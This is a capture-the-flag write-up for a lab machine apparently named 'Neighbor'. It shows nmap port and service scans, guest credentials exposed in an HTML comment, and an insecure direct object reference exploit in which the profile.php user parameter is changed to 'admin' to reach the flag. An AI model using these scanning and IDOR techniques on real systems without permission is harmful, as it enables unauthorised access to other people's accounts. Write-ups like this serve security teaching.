
Neighbor



Enumeration


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.151.21
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 02:37 EDT
Nmap scan report for 10.10.151.21
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.78 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 22,80 10.10.151.21
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 02:38 EDT
Nmap scan report for 10.10.151.21
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 41f7ab08913b27f33938437cb3f43893 (RSA)
|   256 e126a691701f62918e172474f6d440ac (ECDSA)
|_  256 4b675bc0085a20aea34a3aea028e9145 (ED25519)
80/tcp open  http    Apache httpd 2.4.53 ((Debian))
|_http-server-header: Apache/2.4.53 (Debian)
|_http-title: Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
```

Open web browser and enter the `IP ADDRESS` of the target machine → It brings us to a login page




Press `Ctrl + U` as mentioned at the end of the login form to view the `guest` 's cred


```
<p>Don't have an account? Use the guest account! (<code>Ctrl+U</code>)</p>
<!-- use guest:guest credentials until registration is fixed. "admin" user account is off
 limits!!!!! -->
```

Exploit (Using IDOR vulnerable)

Login with the above cred (`guest:guest`)



The application routes us to a Welcome Page with the following URL




```
http://10.10.151.21/profile.php?user=guest
```

Attract on the query parameter `?user` , the `guest` param is displayed in plain text → Try to modify it to another username (`admin`)

```
http://10.10.151.21/profile.php?user=admin
```

The client return the Welcome Page for the `admin` user with the Flag